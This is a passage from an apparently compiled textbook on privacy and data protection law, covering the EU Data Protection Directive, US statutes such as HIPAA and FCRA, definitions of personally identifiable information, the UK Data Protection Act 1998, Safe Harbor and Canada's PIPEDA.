- Data should be deleted when it is no longer needed for the stated purpose.
- Transmission of personal information to locations where "equivalent" personal data protection cannot be assured is prohibited.
- Some data is too sensitive to be collected, unless there are extreme circumstances (e.g., sexual orientation, religion)

Despite the data protection requirements European national ID schemes include data coding standards with religion as a defined (but unused in the EU except in Greece) field.

Because of this, in theory the transfer of personal information from the EU to the US is prohibited when equivalent privacy protection is not in place in the US. In practice, data is transmitted from the EU to the US, India and other data havens. What is required is that the non-EU organization have a data protection or privacy policy. American companies that would work with EU data must comply with the Safe Harbour framework. The core principles of data protected are limited collection, consent of the subject, accuracy, integrity, security, subject right of review and deletion.

United States

HIPAA

The Health Insurance Portability and Accountability Act (HIPAA) was enacted by the U.S. Congress in 1996. HIPAA is also known as the Kennedy-Kassebaum Health Insurance Portability and Accountability Act (HIPAA-Public Law 104-191), effective August 21, 1996. The basic idea of HIPAA is that an individual who is a subject of individually identifiable health information should have:

- Established procedures for the exercise of individual health information privacy rights.
- The use and disclosure of individual health information should be authorized or required.

One difficulty with HIPAA is that there must be a mechanism to authenticate the patient who demands access to his/her data. As a result, medical facilities have begun to ask for Social Security Numbers from patients, thus arguably decreasing privacy by simplifying the act of correlating health records with other records. The issue of consent is problematic under HIPAA, because the medical providers simply make care contingent upon agreeing to the privacy standards in practice.

FCRA

The Fair Credit Reporting Act applies the principles of the Code of Fair Information Practice to credit reporting agencies. The FCRA allows individuals to opt out of unwanted credit offers:

- Equifax (888) 567-8688 Equifax Options, P.O. Box 740123 Atlanta GA 30374-0123.
- Experian (800) 353-0809 or (888) 5OPTOUT P.O. Box 919, Allen, TX 75013
- Trans Union (800) 680-7293 or (888) 5OPTOUT P.O Box 97328, Jackson, MS 39238.

Because of the Fair and Accurate Credit Transactions Act, each person can obtain a free annual credit report.

The Fair Credit Reporting Act has been effective in preventing the proliferation of specious so-called private credit guides. Previously, private credit guides offered detailed, if unreliable, information on easily identifiable individuals. Before the Fair Credit Reporting Act salacious unsubstantiated material could be included, in fact gossip was widely included in credit reports. EPIC has a FCRA page. The Consumer Data Industry Association, which represents the consumer reporting industry, also has a Web site with FCRA information.

The Fair Credit Reporting Act provides consumers the ability to view, correct, contest, and limit the uses of credit reports. The FCRA also protects the credit agency from the charge of negligent release in the case of misrepresentation by the requester. Credit agencies must ask the requester the purpose of a requested information release, but need make no effort to verify the truth of the requester's assertions. In fact, the courts have ruled that, "The Act clearly does not provide a remedy for an illicit or abusive use of information about consumers" (Henry v Forbes, 1976). It is widely believed that in order to avoid the FCRA, ChoicePoint was created by Equifax at which time the parent company copied all its records to its newly created subsidiary. ChoicePoint is not a credit reporting agency, and thus FCRA does not apply.

The Fair Debt Collection Practices Act similarly limits dissemination of information about a consumer's financial transactions. It prevents creditors or their agents from disclosing the fact that an individual is in debt to a third party, although it allows creditors and their agents to attempt to obtain information about a debtor's location. It limits the actions of those seeking payment of a debt. For example, debt collection agencies are prohibited from harassment or contacting individuals at work. The Bankruptcy Abuse Prevention and Consumer Protection Act of 2005 (which actually gutted consumer protections, for example in case of bankruptcy resulting from medical cost) limited some of these controls on debtors.

ECPA

The Electronic Communications Privacy Act (ECPA) establishes criminal sanctions for interception of electronic communication. However, the loopholes are so large as to render the Act effectively meaningless. For example, consent can be implied to any reading of electronic communications by accepting employment with an organization that practices surveillance against its employees.

"Safe Harbor" Privacy Framework

Unlike the U.S. approach to privacy protection, which relies on industry-specific legislation, regulation and self-regulation, the European Union relies on comprehensive privacy legislation. The European Directive on Data Protection that went into effect in October 1998, includes, for example, the requirement to create government data

protection agencies, registration of databases with those agencies, and in some instances prior approval before personal data processing may begin. In order to bridge these different privacy approaches and provide a streamlined means for U.S. organizations to comply with the Directive, the U.S. Department of Commerce in consultation with the European Commission developed a "safe harbor" framework. The safe harbor - approved by the EU in July 2000 - is a way for U.S. companies to comply with European privacy laws.

Computer Security, Privacy and Criminal Law

The following summarized some of the laws, regulations and directives related to the protection of information systems:

- 1970 U.S. Fair Credit Reporting Act
- 1970 U.S. Racketeer Influenced and Corrupt Organization (RICO) Act
- 1974 U.S. Privacy Act
- 1980 Organization for Economic Cooperation and Development (OECD) Guidelines
- 1984 U.S. Medical Computer Crime Act
- 1984 U.S. Federal Computer Crime Act (strengthened in 1986 and 1994)
- 1986 U.S. Computer Fraud and Abuse Act (amended in 1986, 1994, 1996 and 2001)
- 1986 U.S. Electronic Communications Privacy Act (ECPA)
- 1987 U.S. Computer Security Act
- 1988 U.S. Video Privacy Protection Act
- 1990 United Kingdom Computer Misuse Act
- 1991 U.S. Federal Sentencing Guidelines
- 1992 OECD Guidelines to Serve as a Total Security Framework
- 1994 Communications Assistance for Law Enforcement Act
- 1995 Council Directive on Data Protection for the European Union (EU)
- 1996 U.S. Economic and Protection of Proprietary Information Act
- 1996 Health Insurance Portability and Accountability Act (HIPAA) (requirement added in December 2000)
- 1998 U.S. Digital Millennium Copyright Act (DMCA)
- 1999 U.S. Uniform Computer Information Transactions Act (UCITA)
- 2000 U.S. Congress Electronic Signatures in Global National Commerce Act ("ESIGN")
- 2001 U.S. Provide Appropriate Tools Required to Intercept and Obstruct Terrorism (PATRIOT) Act

In the US additional statutes cover various types of private information. For example, the Family Education Rights and Privacy Act (FERPA), enacted in 1974, requires parent or adult student consent to access student records for most purposes.

Several US federal agencies have privacy statutes that cover their collection and use of private information. These include the Census Bureau, the Internal Revenue Service, and

the National Center for Education Statistics (under the Education Sciences Reform Act). In addition, the CIPSEA statute protects confidentiality of data collected by federal statistical agencies.

Personally identifiable information

Personally Identifiable Information (PII), as used in information security, refers to information that can be used to uniquely identify, contact, or locate a single person or can be used with other sources to uniquely identify a single individual. The abbreviation PII is widely accepted, but the phrase it abbreviates has four common variants based on *personal*, *personally*, *identifiable*, and *identifying*. Not all are equivalent, and for legal purposes the effective definitions vary depending on the jurisdiction and the purposes for which the term is being used.

Although the concept of PII is ancient, it has become much more important as information technology and the Internet have made it easier to collect PII, leading to a profitable market in collecting and reselling PII. PII can also be exploited by criminals to stalk or steal the identity of a person, or to plan a person's murder or robbery, among other crimes. As a response to these threats, many web site privacy policies specifically address the collection of PII, and lawmakers have enacted a series of legislation to limit the distribution and accessibility of PII.

Examples

The following are often used for the express purpose of distinguishing individual identity, and thus are clearly PII under the definition used by the U.S. Office of Management and Budget (described in detail below):

- Full name (if not common)
- National identification number
- IP address (in some cases)
- Vehicle registration plate number
- Driver's license number
- Face, fingerprints, or handwriting
- Credit card numbers
- Digital identity
- Birthday
- Birthplace
- Genetic information

The following are less often used to distinguish individual identity, because they are traits shared by many people. However, they are potentially PII, because they may be combined with other personal information to identify an individual.

- First or last name, if common
- Country, state, or city of residence
- Age, especially if non-specific
- Gender or race
- Name of the school they attend or workplace
- Grades, salary, or job position
- Criminal record

When a person wishes to remain anonymous, descriptions of them will often employ several of the above, such as "a 34-year-old white male who works at Target". Note that information can still be *private*, in the sense that a person may not wish for it to become publicly known, without being personally identifiable. Moreover, sometimes multiple pieces of information, none sufficient by itself to uniquely identify an individual, may uniquely identify a person when combined; this is one reason that multiple pieces of evidence are usually presented at criminal trials. It has been shown that, in 1990, 87% of the population of the United States could be uniquely identified by gender, ZIP code, and full date of birth.

In privacy law

The U.S. government used the term "personally identifiable" in 2007 in a memorandum from the Executive Office of the President, Office of Management and Budget (OMB), and that usage now appears in US standards such as the NIST *Guide to Protecting the Confidentiality of Personally Identifiable Information* (SP 800-122). The OMB memorandum defines PII as follows:

Information which can be used to distinguish or trace an individual's identity, such as their name, social security number, biometric records, etc. alone, or when combined with other personal or identifying information which is linked or linkable to a specific individual, such as date and place of birth, mother's maiden name, etc.

A term similar to PII, "personal data" is defined in EU directive 95/46/EC, for the purposes of the directive:

Article 2a: *'personal data' shall mean any information relating to an identified or identifiable natural person ('data subject'); an identifiable person is one who can be identified, directly or indirectly, in particular by reference to an identification number or to one or more factors specific to his physical, physiological, mental, economic, cultural or social identity;*

Another term similar to PII, "personal information" is defined in a section of the California data breach notification law, SB1386:

(e) For purposes of this section, "personal information" means an individual's first name or first initial and last name in combination with any one or more of the following data elements, when either the name or the data elements are not encrypted: (1) Social security number. (2) Driver's license number or California Identification Card number. (3) Account number, credit or debit card number, in combination with any required security code, access code, or password that would permit access to an individual's financial account. (f) For purposes of this section, "personal information" does not include publicly available information that is lawfully made available to the general public from federal, state, or local government records.

The concept of information combination given in the SB1386 definition is key to correctly distinguishing PII, as defined by OMB, from "personal information", as defined by SB1386. Information, such as a name, that lacks context cannot be said to be SB1386 "personal information", but it must be said to be PII as defined by OMB. For example, the name John Smith has no meaning in the current context and is therefore not SB1386 "personal information", but it is PII. A Social Security Number (SSN) without a name or some other associated identity or context information is not SB1386 "personal information", but it is PII. For example, the SSN 078-05-1120 by itself is PII, but it is not SB1386 "personal information". However the combination of a valid name with the correct SSN is SB1386 "personal information".

The combination of a name with a context may also be considered PII. For example if a person’s name is on a list of patients for a clinic known for treating people with a specific illness such as AIDS. However, it is not necessary for the name to be combined with a context in order for it to be PII. The reason for this distinction is that bits of information such as names, although they may not be sufficient by themselves to make an identification, may later be combined with other information to identify persons and expose them to harm.

According to the OMB, it is not always the case that PII is "sensitive", and context may be taken into account in deciding whether certain PII is or is not sensitive.

Canada

- Privacy Act (governs the Federal Government agencies)

United States of America

Recently lawmakers have paid a great deal of attention to protecting a person's PII. One of the primary focuses of the Health Insurance Portability and Accountability Act (HIPAA), is to protect a patient's PII. The U.S. Senate has recently proposed the Privacy Act of 2005, which attempts to strictly limit the display, purchase, or sale of PII without the person's consent. Similarly, the Anti-Phishing Act of 2005 attempts to prevent the acquiring of PII through phishing.

U.S. lawmakers have paid special attention to the social security number because it can be easily used to commit identity theft. The Social Security Number Protection Act of 2005 and Identity Theft Prevention Act of 2005 each seek to limit the distribution of an individual's social security number.

On the other hand, many businesses see this increasing load of legislation as excessive, an unnecessary expense, and a barrier to progress. The increasing complexity of the laws might force companies to consult a lawyer just to engage in simple business practices such as server logging, user registration, and credit checks. Some have predicted such measures may inhibit the industry as a whole, lowering wages and creating a barrier to entry. For this reason, a number of privacy laws stress the "acceptable uses" of PII, such as Massachusetts' Public Records Law and Fair Information Practices Act.

State Laws

- California
  - The California state constitution declares privacy an inalienable right in Article 1, Section 1.
  - California Online Privacy Protection Act(OPPA) of 2003
  - SB 1386 requires organizations to notify individuals when it is known or believed to be acquired by an unauthorized person.

- Nevada
  - Nevada Revised Statutes 603A-Security of Personal Information

- Massachusetts
  - 201 CMR 17.00: Standards for The Protection of Personal Information of Residents of the Commonwealth

Proposed Federal Bills

- Privacy Act of 2005
- Information Protection and Security Act
- Identity Theft Prevention Act of 2005
- Online Privacy Protection Act of 2005
- Consumer Privacy Protection Act of 2005
- Anti-phishing Act of 2005
- Social Security Number Protection Act of 2005
- Wireless 411 Privacy Act

Federal Law

- Title 18 of the United States Code, section 1028d(7)
- US "Safe Harbor" Rules (EU Harmonisation)

European Union (member states)

- Article 8 of the European Convention on Human Rights
- Directive 95/46/EC (Data Protection Directive)
- Directive 2002/58/EC (the E-Privacy Directive)
- Directive 2006/24/EC Article 5 (The Data Retention Directive)

Further examples can be found on the EU privacy website.

United Kingdom & Ireland

- The UK Data Protection Act 1998
- The Irish Data Protection Acts 1998 and 2003
- Article 8 of the European Convention on Human Rights
- The UK Regulation of Investigatory Powers Act 2000
- Employers' Data Protection Code of Practice
- Model Contracts for Data Exports
- The Privacy and Electronic Communications (EC Directive) Regulations 2003
- The UK Interception of Communications (Lawful Business Practice) Regulations 2000
- The UK Anti-Terrorism, Crime & Security Act 2001
- The UK Privacy & Electronic Communications (EC Directive) Regulations 2003

Forensics

In forensics, the tracking down of the identity of a criminal, personally identifiable information is critical in zeroing in on the subject. Criminals will go to great trouble to avoid leaving any PII; they wear masks (faces and hair are PII), gloves (fingerprints are PII), clothing that covers personal marks (tattoos and scars are PII) and avoid writing anything in their own handwriting (handwriting can be PII). Also, more modern 'masks' may be used, such as using a proxy IP address to avoid being tracked online as easily.

Personal safety

In some professions, it is dangerous for a person's identity to become known, because this information might be exploited violently by their enemies; for example, their enemies might hunt them down or kidnap loved ones to force them to cooperate. For this reason, the United States Department of Defense (DoD) has strict policies controlling release of PII of DoD personnel. Many intelligence agencies have similar policies, sometimes to the point where employees do not disclose to their friends that they work for the agency.

Similar identity protection concerns exist for witness protection programs, women's shelters, and victims of domestic violence and other threats.

Chapter 4

Data Protection Act 1998

The **Data Protection Act 1998** is a United Kingdom Act of Parliament which defines UK law on the processing of data on identifiable living people. It is the *main* piece of legislation that governs the protection of personal data in the UK. Although the Act itself does not mention privacy, it was enacted to bring UK law into line with the European Directive of 1995 which required Member States to protect people's fundamental rights and freedoms and in particular their right to privacy with respect to the processing of personal data. In practice it provides a way for individuals to control information about themselves. Most of the Act does not apply to domestic use, for example keeping a personal address book. Anyone holding personal data for other purposes is legally obliged to comply with this Act, subject to some exemptions. The Act defines eight **data protection principles**.

History

The 1998 Act replaced and consolidated earlier legislation such as the Data Protection Act 1984 and the Access to Personal Files Act 1987. At the same time it aimed to implement the European Data Protection Directive. In some aspects, notably electronic communication and marketing, it has been refined by subsequent legislation for legal reasons. The Privacy and Electronic Communications (EC Directive) Regulations 2003 altered the consent requirement for most electronic marketing to "positive consent" such as an opt in box. Exemptions remain for the marketing of "similar products and services" to existing customers and enquirers, which can still be permissioned on an opt out basis.

Plain-language summary of key principles

This section provides a quick overview of what the Key Principles of information-handling practice mean. The Key Principles themselves are discussed below in the context of their definition in law.

- Data may only be used for the specific purposes for which it was collected.
- Data must not be disclosed to other parties without the consent of the individual whom it is about, unless there is legislation or other overriding legitimate reason to share the information (for example, the prevention or detection of crime). It is an offence for Other Parties to obtain this personal data without authorisation.

- Individuals have a right of access to the information held about them, subject to certain exceptions (for example, information held for the prevention or detection of crime).
- Personal information may be kept for no longer than is necessary and must be kept up to date.
- Personal information may not be sent outside the European Economic Area unless the individual whom it is about has consented or adequate protection is in place, for example by the use of a prescribed form of contract to govern the transmission of the data.
- Subject to some exceptions for organisations that only do very simple processing, and for domestic use, all entities that process personal information must register with the Information Commissioner's Office.
- Entities holding personal information are required to have adequate security measures in place. Those include technical measures (such as firewalls) and organisational measures (such as staff training).
- Subjects have the right to have *factually incorrect* information corrected (note: this does not extend to matters of *opinion*)

Personal data

The Act covers any data about a living and identifiable individual. Anonymised or aggregated data is not regulated by the Act, providing the anonymisation or aggregation has not been done in a reversible way. Individuals can be identified by various means including their name and address, telephone number or Email address. The Act applies only to data which is held, or intended to be held, on computers ('equipment operating automatically in response to instructions given for that purpose'), or held in a 'relevant filing system'.

In some cases even a paper address book can be classified as a 'relevant filing system', for example diaries used to support commercial activities such as a salesperson's diary.

Subject rights

The Data Protection Act creates rights for those who have their data stored, and responsibilities for those who store, process or The person who has their data processed has the right to

- View the data an organisation holds on them, for a small fee, known as 'subject access fee'
- Request that incorrect information be corrected. If the company ignores the request, a court can order the data to be corrected or destroyed, and in some cases compensation can be awarded.
- Require that data is not used in any way that may potentially cause damage or distress.
- Require that their data is not used for direct marketing.

Data protection principles

1. Personal data shall be processed fairly and lawfully and, in particular, shall not be processed unless-
    1. at least one of the conditions in Schedule 2 is met, and
    2. in the case of sensitive personal data, at least one of the conditions in Schedule 3 is also met.
2. Personal data shall be obtained only for one or more specified and lawful purposes, and shall not be further processed in any manner incompatible with that purpose or those purposes.
3. Personal data shall be adequate, relevant and not excessive in relation to the purpose or purposes for which they are processed.
4. Personal data shall be accurate and, where necessary, kept up to date.
5. Personal data processed for any purpose or purposes shall not be kept for longer than is necessary for that purpose or those purposes.
6. Personal data shall be processed in accordance with the rights of data subjects under this Act.
7. Appropriate technical and organisational measures shall be taken against unauthorised or unlawful processing of personal data and against accidental loss or destruction of, or damage to, personal data.
8. Personal data shall not be transferred to a country or territory outside the European Economic Area unless that country or territory ensures an adequate level of protection for the rights and freedoms of data subjects in relation to the processing of personal data.

Conditions relevant to the first principle

Personal data should only be processed fairly and lawfully. In order for data to be classed as 'fairly processed', at least one of these six conditions must be applicable to that data (Schedule 2).

1. The data subject (the person whose data is stored) has consented ("given their permission") to the processing;
2. Processing is necessary for the performance of, or commencing, a contract;
3. Processing is required under a legal obligation (other than one stated in the contract);
4. Processing is necessary to protect the vital interests of the data subject;
5. Processing is necessary to carry out any public functions;
6. Processing is necessary in order to pursue the legitimate interests of the "data controller" or "third parties" (unless it could unjustifiably prejudice the interests of the data subject).

Sensitive personal data must be processed according to a stricter set of conditions, in particular any consent must be explicit.

Exceptions

The Act is structured such that all processing of personal data is covered by the act, while providing a number of exceptions in Part IV. Notable exceptions are:

- Section 28 - National security. Any processing for the purpose of safeguarding national security is exempt from all the data protection principles, as well as Part II (subject access rights), Part III (notification), Part V (enforcement), and Section 55 (Unlawful obtaining of personal data).
- Section 29 - Crime and taxation. Data processed for the prevention or detection of crime, the apprehension or prosecution of offenders, or the assessment or collection of taxes are exempt from the first data protection principle.
- Section 36 - Domestic purposes. Processing by an individual only for the purposes of that individual's personal, family or household affairs is exempt from all the data protection principles, as well as Part II (subject access rights) and Part III (notification).

Offences

The Act details a number of civil and criminal offences for which data controllers may be liable if a data controller has failed to gain appropriate consent from a data subject. However 'consent' is not specifically defined in the Act; consent is therefore a common law matter.

- Section 21 - This section makes it an offence to process personal information without Registration or to fail to comply with the notification regulations.

- Section 55 - Unlawful obtaining of personal data. This Section makes it an offence for people (Other Parties), such as hackers and impersonators, outside the organisation to obtain unauthorised access to the personal data.

- Section 56 - This section makes it a criminal offence to require an individual to make a Subject Access Request relating to cautions or convictions for the purposes of recruitment, continued employment, or the provision of services. As of 2007 this section has not yet been enabled. According to the government, this section will not be enabled until the Criminal Records Bureau is providing a 'basic disclosure' service. The provision of a basic disclosure service is dependent on s.112 of the Police Act 1997 being enacted, which provides for "Criminal Conviction Certificate".

Complexity

The UK Data Protection Act is a large Act that has a reputation for complexity. While the basic principles are honoured for protecting privacy, interpreting the act is not always simple. Many companies, organisations and individuals seem very unsure of the aims, content and principles of the DPA. Some hide behind the Act and refuse to provide even

very basic, publicly available material quoting the Act as a restriction. The act also impacts on the way in which organisations conduct business in terms of who can be contacted for marketing purposes, not only by telephone and direct mail, but also electronically and has led to the development of permission based marketing strategies.

Problems of Interpretation

Definition of personal data

The definition of personal data is data which relates to a living individual who can be identified:—

- from that data, or
- from that data and other information which is in the possession of, or is likely to come into the possession of, the data controller,

Sensitive personal data concerns the subject's race, ethnicity, politics, religion, trade union status, health, sex life or criminal record.

Subject access

Personal data which is normally held for under 40 days may be legitimately denied in subject access requests under The Act. This is a consequence of the time limit data controllers must meet in making their response. If the data has been deleted by the normal procedures of the business by the time the data controller responds to a request, that data cannot be supplied. For data such as Closed-circuit television images which are routinely overwritten, it may be impossible for a subject to exercise their data access rights.

Regulation

Compliance with the Act is regulated and enforced by an independent authority, the Information Commissioner's Office, which maintains guidance relating to the Act.

Chapter 5

Data Protection Directive and International Safe Harbor Privacy Principles

Data Protection Directive

The **Data Protection Directive** (officially Directive 95/46/EC on the protection of individuals with regard to the processing of personal data and on the free movement of such data) is a European Union directive which regulates the processing of personal data within the European Union. It is an important component of EU privacy and human rights law.

Context

The right to privacy is a highly developed area of law in Europe. All the member states of the European Union (EU) are also signatories of the European Convention on Human Rights (ECHR). Article 8 of the ECHR provides a right to respect for one's "private and family life, his home and his correspondence," subject to certain restrictions. The European Court of Human Rights has given this article a very broad interpretation in its jurisprudence.

In 1980, in an effort to create a comprehensive data protection system throughout Europe, the Organization for Economic Cooperation and Development (OECD) issued its "Recommendations of the Council Concerning Guidelines Governing the Protection of Privacy and Trans-Border Flows of Personal Data." The seven principles governing the OECD's recommendations for protection of personal data were:

1. Notice—data subjects should be given notice when their data is being collected;
2. Purpose—data should only be used for the purpose stated and not for any other purposes;
3. Consent—data should not be disclosed without the data subject's consent;
4. Security—collected data should be kept secure from any potential abuses;
5. Disclosure—data subjects should be informed as to who is collecting their data;
6. Access—data subjects should be allowed to access their data and make corrections to any inaccurate data; and
7. Accountability—data subjects should have a method available to them to hold data collectors accountable for following the above principles.

The OECD Guidelines, however, were nonbinding, and data privacy laws still varied widely across Europe. The US, meanwhile, while endorsing the OECD's recommendations, did nothing to implement them within the United States. However, all seven principles were incorporated into the EU Directive.

In 1981 the Convention for the Protection of Individuals with regard to Automatic Processing of Personal Data was negotiated within the Council of Europe. This convention obliges the signatories to enact legislation concerning the automatic processing of personal data, which many duly did.

The European Commission realised that diverging data protection legislation amongst EU member states impeded the free flow of data within the EU and accordingly proposed the Data Protection Directive.

Content

The directive regulates the processing of personal data regardless of whether such processing is automated or not.

Scope

Personal data are defined as "any information relating to an identified or identifiable natural person ("data subject"); an identifiable person is one who can be identified, directly or indirectly, in particular by reference to an identification number or to one or more factors specific to his physical, physiological, mental, economic, cultural or social identity;" (art. 2 a)

This definition is meant to be very broad. Data are "personal data" when someone is able to link the information to a person, even if the person holding the data cannot make this link. Some examples of "personal data" are: address, credit card number, bank statements, criminal record, etc.

The notion *processing* means "any operation or set of operations which is performed upon personal data, whether or not by automatic means, such as collection, recording, organization, storage, adaptation or alteration, retrieval, consultation, use, disclosure by transmission, dissemination or otherwise making available, alignment or combination, blocking, erasure or destruction;" (art. 2 b)

The responsibility for compliance rests on the shoulders of the "controller", meaning the natural or artificial person, public authority, agency or any other body which alone or jointly with others determines the purposes and means of the processing of personal data; (art. 2 d)

The data protection rules are applicable not only when the controller is established within the EU, but whenever the controller uses equipment situated within the EU in order to process data. (art. 4) Controllers from outside the EU, processing data in the EU, will

have to follow data protection regulation. In principle, any online business trading with EU citizens would process some personal data and would be using equipment in the EU to process the data (i.e. the customer's computer). As a consequence, the website operator would have to comply with the European data protection rules. The directive was written before the breakthrough of the Internet, and to date there is little jurisprudence on this subject.

Principles

Personal data should not be processed at all, except when certain conditions are met. These conditions fall into three categories: transparency, legitimate purpose and proportionality.

Transparency

The data subject has the right to be informed when his personal data is being processed. The controller must provide his name and address, the purpose of processing, the recipients of the data and all other information required to ensure the processing is fair. (art. 10 and 11)

Data may be processed only under the following circumstances (art. 7):

- when the data subject has given his consent
- when the processing is necessary for the performance of or the entering into a contract
- when processing is necessary for compliance with a legal obligation
- when processing is necessary in order to protect the vital interests of the data subject
- processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller or in a third party to whom the data are disclosed
- processing is necessary for the purposes of the legitimate interests pursued by the controller or by the third party or parties to whom the data are disclosed, except where such interests are overridden by the interests for fundamental rights and freedoms of the data subject. The data subject has the right to access all data processed about him. The data subject even has the right to demand the rectification, deletion or blocking of data that is incomplete, inaccurate or isn't being processed in compliance with the data protection rules. (art. 12)

Legitimate purpose

Personal data can only be processed for specified explicit and legitimate purposes and may not be processed further in a way incompatible with those purposes. (art. 6 b)

Proportionality

Personal data may be processed only insofar as it is adequate, relevant and not excessive in relation to the purposes for which they are collected and/or further processed. The data must be accurate and, where necessary, kept up to date; every reasonable step must be taken to ensure that data which are inaccurate or incomplete, having regard to the purposes for which they were collected or for which they are further processed, are erased or rectified; The data shouldn't be kept in a form which permits identification of data subjects for longer than is necessary for the purposes for which the data were collected or for which they are further processed. Member States shall lay down appropriate safeguards for personal data stored for longer periods for historical, statistical or scientific use. (art. 6)

When sensitive personal data (can be: religious beliefs, political opinions, health, sexual orientation, race, membership of past organisations) are being processed, extra restrictions apply. (art. 8)

The data subject may object at any time to the processing of personal data for the purpose of direct marketing. (art. 14)

A decision which produces legal effects or significantly affects the data subject may not be based solely on automated processing of data. (art. 15) A form of appeal should be provided when automatic decision making processes are used.

Supervisory authority and the public register of processing operations

Each member state must set up a supervisory authority, an independent body that will monitor the data protection level in that member state, give advice to the government about administrative measures and regulations, and start legal proceedings when data protection regulation has been violated. (art. 28) Individuals may lodge complaints about violations to the supervisory authority or in a court of law.

The controller must notify the supervisory authority before he starts to process data. The notification contains at least the following information (art. 19):

- the name and address of the controller and of his representative, if any;
- the purpose or purposes of the processing;
- a description of the category or categories of data subject and of the data or categories of data relating to them;
- the recipients or categories of recipient to whom the data might be disclosed;
- proposed transfers of data to third countries;
- a general description of the measures taken to ensure security of processing.

This information is kept in a public register.

Transfer of personal data to third countries

Third countries is the term used in EU legislation to designate countries outside the European Union. Personal data may only be transferred to third countries if that country provides an adequate level of protection. Some exceptions to this rule are provided, for instance when the controller himself can guarantee that the recipient will comply with the data protection rules.

The Directive's Article 29 created the "Working party on the Protection of Individuals with regard to the Processing of Personal Data," commonly known as the "Article 29 Working Party". The Working Party gives advice about the level of protection in the European Union and third countries.

The Working Party negotiated with U.S. representatives about the protection of personal data, the Safe Harbor Principles were the result. According to critics the Safe Harbor Principles do not provide for an adequate level of protection, because it contains less obligations for the controller and allows the contractual waiver of certain rights.

In July 2007, a new, controversial, Passenger Name Record agreement between the US and the EU was undersigned.

In February 2008, Jonathan Faull, the head of the EU's Commission of Home Affairs, complained about the US bilateral policy concerning PNR. The US had signed in February 2008 a memorandum of understanding (MOU) with the Czech Republic in exchange of a visa waiver scheme, without first consulting Brussels. The tensions between Washington and Brussels are mainly caused by the lower level of data protection in the US, especially since foreigners do not benefit from the US Privacy Act of 1974. Other countries approached for bilateral Memoranda of Understandings included the United Kingdom, Estonia, Germany and Greece.

Implementation by the member states

EU directives are addressed to the member states, and aren't legally binding for citizens in principle. The member states must transpose the directive into internal law. Directive 95/46/EC on the protection of personal data had to be transposed by the end of 1998. All member states have enacted their own data protection legislation.

Comparison with US data protection law

The United States prefers what it calls a 'sectoral' approach to data protection legislation, which relies on a combination of legislation, regulation, and self-regulation, rather than governmental regulation alone. Former U.S. President Bill Clinton and former Vice-President Al Gore explicitly recommended in their "Framework for Global Electronic Commerce" that the private sector should lead, and companies should implement self-regulation in reaction to issues brought on by Internet technology. To date, the US has no single data protection law comparable to the EU's Data Protection Directive. Privacy

legislation in the United States tends to be adopted on an *ad hoc* basis, with legislation arising when certain sectors and circumstances require (e.g., the Video Privacy Protection Act of 1988, the Cable Television Protection and Competition Act of 1992, the Fair Credit Reporting Act, and the 2010 Massachusetts Data Privacy Regulations). Therefore, while certain sectors may already satisfy the EU Directive, at least in part, most do not.

The reasoning behind this approach probably has as much to do with American laissez-faire economics as with different social perspectives. The First Amendment of the United States Constitution guarantees the right to free speech. While free speech is an explicit right guaranteed by the United States Constitution, privacy is an implicit right guaranteed by the Constitution as interpreted by the United States Supreme Court.

Europeans are acutely familiar with the dangers associated with uncontrolled use of personal information from their experiences under World War II-era fascist governments and post-War Communist regimes, and are highly suspicious and fearful of unchecked use of personal information. World War II and the post-War period was a time in Europe that disclosure of race or ethnicity led to secret denunciations and seizures that sent friends and neighbors to work camps and concentration camps.In the age of computers, Europeans' guardedness of secret government files has translated into a distrust of corporate databases, and governments in Europe took decided steps to protect personal information from abuses in the years following World War II. Germany and France, in particular, set forth comprehensive data protection laws.

International Safe Harbor Privacy Principles

US-EU Safe Harbor is a streamlined process for US companies to comply with the EU Directive 95/46/EC on the protection of personal data.

Intended for organizations within the EU or US that store customer data, the **Safe Harbor Principles** are designed to prevent accidental information disclosure or loss. US companies can opt into the program as long as they adhere to the 7 principles outlined in the Directive.

The process was developed by the US Department of Commerce in consultation with EU.

Background

The European Union has for many years had a formalised system of Privacy legislation, which is regarded as more rigorous than that found in many other areas of the world.

Companies operating in the European Union are not allowed to send personal data to countries outside the European Economic Area unless there is a guarantee that it will receive equivalent levels of protection.

Such protection can either be at a country level (if the country's laws are considered to offer equal protection) or at an organizational level (where a multinational organization produces and documents its internal controls on personal data).

The Safe Harbor Privacy Principles allows US companies to register their certification they meet the European Union requirements.

Principles

These principles must provide:

- **Notice** - Individuals must be informed that their data is being collected and about how it will be used.
- **Choice** - Individuals must have the ability to opt out of the collection and forward transfer of the data to third parties.
- **Onward Transfer** - Transfers of data to third parties may only occur to other organizations that follow adequate data protection principles.
- **Security** - Reasonable efforts must be made to prevent loss of collected information.
- **Data Integrity** - Data must be relevant and reliable for the purpose it was collected for.
- **Access** - Individuals must be able to access information held about them, and correct or delete it if it is inaccurate.
- **Enforcement** - There must be effective means of enforcing these rules.

Certification

After opting in, an organization must re-certify every 12 months. It can either perform a self-assessment to verify that it complies with these principles, or hire a third-party to perform the assessment. There are also requirements for ensuring that appropriate employee training and an effective dispute mechanism are in place.

The Federal Trade Commission theoretically oversees this program but, to date, no company's procedures have been challenged as failing to meet these guidelines.

Criticism and Evaluation

The EU-US Safe Harbor has been the subject of significant criticism regarding compliance and enforcement in three external evaluations:

- 2002 review by the European Union:

European Commission, The application of Commission Decision on the adequate protection of personal data provided by the Safe Harbor Privacy Principles (2002)

- 2004 review by the European Union:

European Commission, The implementation of Commission Decision on the adequate protection of personal data provided by the Safe Harbor Privacy Principles (2004)

- 2008 review by Galexia:

Chris Connolly (Galexia), US Safe Harbor - Fact or Fiction?, Privacy Laws and Business International, issue 96, December 2008

Chapter 6

Personal Information Protection and Electronic Documents Act

The ***Personal Information Protection and Electronic Documents Act*** (abbreviated **PIPEDA** or **PIPED Act**) is a Canadian law relating to data privacy. It governs how private-sector organizations collect, use and disclose personal information in the course of commercial business. In addition, the Act contains various provisions to facilitate the use of electronic documents. PIPEDA became law on 13 April 2000 to promote consumer trust in electronic commerce. The act was also intended to reassure the European Union that the Canadian privacy law was adequate to protect the personal information of European citizens.

PIPEDA incorporates and makes mandatory provisions of the Canadian Standards Association's Model Code for the Protection of Personal Information, developed in 1995.

"Personal Information", as specified in PIPEDA, is as follows: information about an identifiable individual, but does not include the name, title or business address or telephone number of an employee of an organization.

The law gives individuals the right to

- know why an organization collects, uses or discloses their personal information;
- expect an organization to collect, use or disclose their personal information reasonably and appropriately, and not use the information for any purpose other than that to which they have consented;
- know who in the organization is responsible for protecting their personal information;
- expect an organization to protect their personal information by taking appropriate security measures;
